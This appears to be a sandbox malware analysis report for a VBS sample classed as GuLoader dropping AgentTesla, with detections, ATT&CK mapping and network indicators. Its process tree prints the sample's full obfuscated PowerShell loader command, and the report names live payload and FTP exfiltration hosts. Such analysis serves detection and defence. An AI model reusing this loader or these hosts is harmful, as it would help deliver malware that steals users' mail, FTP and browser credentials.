ID: 756154
Sample Name:
SIEM_PO00938467648.vbs
Cookbook: default.jbs
Time: 18:31:34
Date: 29/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

SIEM_PO00938467648.vbs


Overview

General Information

Sample Name:	SIEM_PO00938467648.vbs
Analysis ID:	756154
MD5:	633811bccf3fe62..
SHA1:	bc81307b5c2290..
SHA256:	b5e4225737f935..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Sigma detected: Dot net compiler co…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 7696 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\SIEM_PO00938467648.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - cmd.exe (PID: 376 cmdline: CMD.EXE /c echo C:\Windows MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 6160 cmdline: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Biliate = """LaABrdGedGa-StTDiyCopsteUn St-UdThoyAupepeWrDR eeTrfPaiUsnUmiRetCoiMaoFrnSv Sm'ReuSksUniFunCogKn ToSPhyPrsJatNueSimst;viuSmsPriSknangIm PrSPlyEusGrtgueoemFo.ReRPuuConHutSoiFrmFreIl.JoIFon SntSneLurCooPapJaSTreRerElvKuiticReeFesBr;AmpUpuKobsnlVoiDecAw sasRutRhajetaaiTecSv BrcEsl FoaUnsVasLe EbTlnuBaeBaiOurCeoKonPr1Ci Sh{Ti[PhDAflUllBulMim HapMaoAfrEutAn(ad`"""InuLusKieKarMe3Br2Si`"""Rr)Ri]GopMauFlbStlMeiTycSa AesKatInaHjtSmiSvcNe SteHoxattImeTerOpnNa GriBenBrtNo YdDMieResTotEnrBroStyOvC spaMerMieCotKl(sn)Me;Sm[AfDEplLulReIenmFlpRdoHarEgtBr(Ov`"""MigAldMeiPl3In2Er`"""Te)Ce]tapEuuDrbCulMaiHjcAs LgsUdtTraBrtSqiercCo VieBexTetVeetrrHrnMa FoiBanArtHa StSBrcUdaGrlLaeSkWTeiScnSudReoBuwCrEVexChtstESuxKn(NoiFinKutSe MoDLnrIgiBefRatPl,ReiAnnAltJu BeAUdmAmbMiuPalHeaAp,DiiFonKntSp ju BpraSesVaoQu,MaiLenImtBa NoiAfaDagVrtPotSyaOv,ChiGenpltRe diVSaeTvjSimboaSotAn1Un5Fr8Ud,GiiTinSttEr YeMSucSlgKurSk)Eg;Ak[KuDDilBulImIRdmAmpAnoVarPrtFr (Sk`"""SvkSqeRorpinFleRelPa3Ov2as`"""Tr)Wo]hepMeuRobBalFriLucRe HysMitFoaUntTaiTmcJa aneDexMitKueSarBlnOi ReiFanSutov drHDeeStaBapBlSBeiSpzBaeKo(StiUn nDitOu YcPKerBroUrpRe,PhiSonxatCl AiANodStrCheFosOv,ViiDenJutDi MuTImoWerArtInrfriPo)Mo;Co[SlDOplSalSplApmunpReoSjrRotKo(wh`"""JgsSchdieBilShlko3Ge2re .VadUflOmlUn`"""St)Un]BepPauSlbOslBeiUncAs MasMntSyaLetFriTrcpr NoeVixRatFoeRerWenun SevEnofuiTrdRh PaDterFlaFigMeFCiiEnnStiKasBehMi(EsiBonSutPo OpOMu mPldSerGe)Ba;Ej[SpDFalBelMelLimhepFroUdrGutAu(Je`"""mawSkifanTemNumIn.ApdKolBolFl`"""Fu)Ho]ScpOvuPrbMdlViiAlcBa BosSatAsaHotLiiFocSi VeeNoxLutHaeBirJenLa HoiennNatGu ArmtjiHoxSceDarTrGSwejotCoDTreFivSuCKeaMipqusSu(SkiBlnCitCh BeNPriBrtSerUd,UditinCotJo VaFaseEwlOb,ThivinQutEo NoAPhfAfsXi9Im3Bl)Ta;Ls [ChDCulCalHalPumCipIcoFarRetSl(Be`"""RekGleTrrhinAteSilEk3Sa2ur`"""Ti)De]PapFeuDrbFolOpiLkcTn BusAbtSyaUdtMeiSocfr CoeImxFatMoeFrrnanto triMenTotAl Ka LUdoEscAskQuRosepasphoOvuForJucApeph(RoiAfnCotTe VeLExeSoiUn)Ir;Un[ReDPilIwlOylLammipShoStrFatCr(Bo`"""FlkAueCervanToeJeIAv3Pl2Re`"""Se)Co]UnpAnuCobOp lFoilacLa CasrotOpaUntMuiKacTi WieKnxEntReeUdrTrnTr AriPonIntSl PiVIniStrpetrauAcaTilvaATelBelCloThcFa(TriStnSotWi GevGr1Sk,SmiLunThtOr CavBl2Ne,KeiStnCotBy Hevdr3pa,HeiGanUptku SvvCa4In)pr;Py[DrDMalInlPrlBrmHepPloKnrPttba(Ho`"""CrAUnDBeVAlAToPanICr3St2Ph.WaDBeLSaLCi`"""To)Un]StpTiuRebSylPuiEncFo Co sMotUnaUntHuiAtcst MeeMixDotOfeAdrInnRo SuvBeoUpiVidTi CiMTraBipBeGAteOenSleGlrPriBrcCoMFiaUnsAnkVn(SaiSknMetPe PlBInrTriOdnObkIr,DoiDenQutRu CaMChiUd dtitKnsSn)In;Ov[TrDRelSelFulUnmRipGoosurOmtSc(Ve`"""BrkVaeMerManPeeSklSt3Co2In`"""ef)Ce]BepKouMybKolLbiCocUn EdsGatKuaTetKoiaacLu NoeVexPrtNeeUnrAnnCy PrlSenLvtPlPFotBorkr ScEGanSuumemfuSChyFrsPotBeeOomFjLGuoFlcSraNelGaeVosPrWUn(PauDiiEynSttPe GrvEx1ma,PsiHanKotEn KovGr2Ha)Et;Om[OoDrhIDilF lIsumEnpSkoOvrTrtSp(St`"""ObkEdeElrRenTaeDalDi3Sc2Di`"""Si)Ni]FopChuTlbDalCaiAlcLi SmsNytvaaretPriSucTr LueBexGatTreGerManbr ReiGunentAn UnSGieUntTiTE nhPorBieSoaVadEmABlfPafPaiChnFeimitSpySlMPraNisBrkab(CeiNgnCatCr teRBeedebOuuFoiAflUn,BriSlnFitBa SuSTeeAnmHeiDasRr)Ho;Ba[TrDTrlSplValMamSapMaoCortitP r(Ud`"""StuNosKoeJorEl3En2Sp`"""St)Bu]chpReuBlbGulFliCacUn OusOutScaUntGoiRecor SteabxArtcheSerBunFo PoiRenJotMi SpSKoeAftJuMEmeInnReuBjlPrtFieStmXeIH ongefFeoSi(OpiTrnmotSu ReCRhaBlbBrrSoiSk,AaiDonSktDo reOTepFiaNolUt,UniBunSutFl ClHskaFoaEn,whiHinSptIn GaAReCopFluPr)Ti;Ge}As'Et;Sp`$SpTPtuDueudiKor TooTonPi3Lu=Oo[JgTShuAueAuiFrrAcoovnRe1Bi]Ac:Do:LiVAnikdrBltniuSwaNolWeAStldelNooFocFo(Va0Co,Dr1Un0Ha4An8In5Un7Im6He,al1En2Pr2Ek8St8Gu,Bl6Co 4Un)Pe;Ro`$ProFurUpnSaiBetTrhProAasChaBruDarTiiEsaSlnKi=Fi(EkGReeustDe-PrlDetBeeRemSkPGurPloPipReeStrSktMiyOt Ej-JePVeaMatrehTr Sn'EfHPrKTrCuaUSp:Vi\D ePgoeMidpnaMigunoOvgCl\ReDCaeVofHmiIbbZerHaiFolSolcoaBatRaiChoPunoveBlnDosMo'Sk)Le.CaELilPluFrtFoiPyoFrnQu;ir`$PoiTanPotGouCurBinHveSidAl Po=sp er[PrS AeyKosIntUneTymTi.LuCGaoUbnDavTheAarIntNe]Ox:Zi:ApFGurMuoCamSoBAwaResFreHo6Sa4StSNitLnrUniGunUngFo(St`$ApobjrAunCrIntCohUnoPosUnaKeuMarAniN oaUnnAr)Fo;Sk[TrSEjyAfsVitWaeTimre.GeRGnuFonUntStiKrmUneJo.trILenSatHeeGorsioLopSeSSteDarchvMeiBicBoeEssAj.FeMBraAprNjsFohUnaUnlBa]Me:Ov:haC UdoBrpFjyBr(Ne`$DaiKanBetSluAnrOmnLgePidRe,Sc Fe0yo,Su Na Ko`$PeTMuuUneLiizirEmoannin3Do,Ci Pl`$RiiXanMitSpuSorThnTeeRedMa.SocAloStuRhnKotsp)Ta;Un[FaT KouveeLsifarNooPrnFr1st]Be:Dy:EsEManNouUnmboSUnyTisAstDieMomViLTeoBecDeaUrlBueUnsNoWUn(Po`$AbTPruSyePriAurSkoSinPr3Sk,Uk St0Ha)Ug#Sm;""";Function Tueiron4 { param([String]$sheikdmmerne); For($circumtropical=2; $circumtropical -lt $sheikdmmerne.Length-1; $circumtropical+=(2+1)){ $Driblende = $Driblende + $she ikdmmerne.Substring($circumtropical, 1); } $Driblende;}$Reptilious0 = Tueiron4 'DaIKgEtiXSk ';$Reptilious1= Tueiron4 $Biliate;&$Reptilious0 $Reptilious1;; MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 3372 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - csc.exe (PID: 4192 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 1840 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\A

ppData\Local\Temp\RES7743.tmp" "c:\Users\user\AppData\Local\Temp\0j5ctfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
- CasPol.exe (PID: 5484 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
SIEM_PO00938467648.vbs	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0xa35:$s1: .CreateObject("WScript.Shell") • 0x3e4db:$p1: powershell.exe • 0x4b22c:$p1: powershell.exe

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.91118394619.000000001D920000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000C.00000002.91118394619.000000001D920000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000006.00000002.86815709366.0000000009330000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000C.00000000.86571566419.0000000001100000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000C.00000002.91117300370.000000001D8D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 3 entries

Sigma Signatures

Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

ET TROJAN AgentTesla Exfil via FTP - Source IP: 192.168.11.20 - Destination IP: 185.31.121.136

Timestamp:	192.168.11.20185.31.121.13649858212029927 11/29/22-18:34:46.981738
SID:	2029927
Source Port:	49858
Destination Port:	21
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.11.20 - Destination IP: 185.31.121.136

Timestamp:	192.168.11.20185.31.121.13649859597722851779 11/29/22-18:34:47.016884
SID:	2851779
Source Port:	49859
Destination Port:	59772
Protocol:	TCP

Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

May check the online IP address of the machine

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

Yara detected GuLoader

Obfuscated command line found

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Potential evasive VBS script found (use of timer() function in loop)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 2 1 Scripting	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 5 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 2 Process Injection	3 2 1 Scripting	Security Account Manager	3 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 4 1 Virtualization/Sandbox Evasion	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 2 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SIEM_PO00938467648.vbs	35%	ReversingLabs	Script-WScript.Trojan.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
api.ipify.org.herokudns.com	0%	Virustotal		Browse
ftp.mcmprint.net	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	100%	Avira URL Cloud	malware	
http://https://api.ipify.orgftp://ftp.mcmprint.netklogz	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://qwedft.gq/Akkant/VUUby127.xsn	0%	Avira URL Cloud	safe	
http://kmblmL.com	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://https://ZK1g7ahAv5q7aIVR.comXy	0%	Avira URL Cloud	safe	
http://https://ZK1g7ahAv5q7aIVR.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.ipify.org.herokudns.com	52.20.78.240	true	false	• 0%, Virustotal, Browse	unknown
qwedft.gq	162.240.62.179	true	false		unknown
ftp.mcmprint.net	185.31.121.136	true	true	• 10%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high
http://qwedft.gq/Akkant/VUUby127.xsn	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://kmbImL.com	CasPol.exe, 0000000C.00000002.9111730037 0.000000001D8D1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	CasPol.exe, 0000000C.00000002.9111730037 0.000000001D8D1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://nuget.org/NuGet.exe	powershell.exe, 00000006.00000002.867662 94466.000000000534C000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://api.ipify.org	CasPol.exe, 0000000C.00000002.9111730037 0.000000001D8D1000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000006.00000002.867312 42740.000000000443C000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://https://aka.ms/pscore6lB	powershell.exe, 00000006.00000002.867265 48109.00000000042E1000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000006.00000002.867312 42740.000000000443C000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://api.ipify.orgftp://ftp.mcmprint.netklogz	CasPol.exe, 0000000C.00000002.9111730037 0.000000001D8D1000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000006.00000002.867662 94466.000000000534C000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000006.00000002.867662 94466.000000000534C000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000006.00000002.867662 94466.000000000534C000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 0000000C.00000002.9111730037 0.000000001D8D1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 0000000C.00000002.9111730037 0.000000001D8D1000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000006.00000002.867662 94466.000000000534C000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000006.00000002.867265 48109.00000000042E1000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://ZK1g7ahAv5q7aIVR.comXy	CasPol.exe, 0000000C.00000002.9111839461 9.000000001D920000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
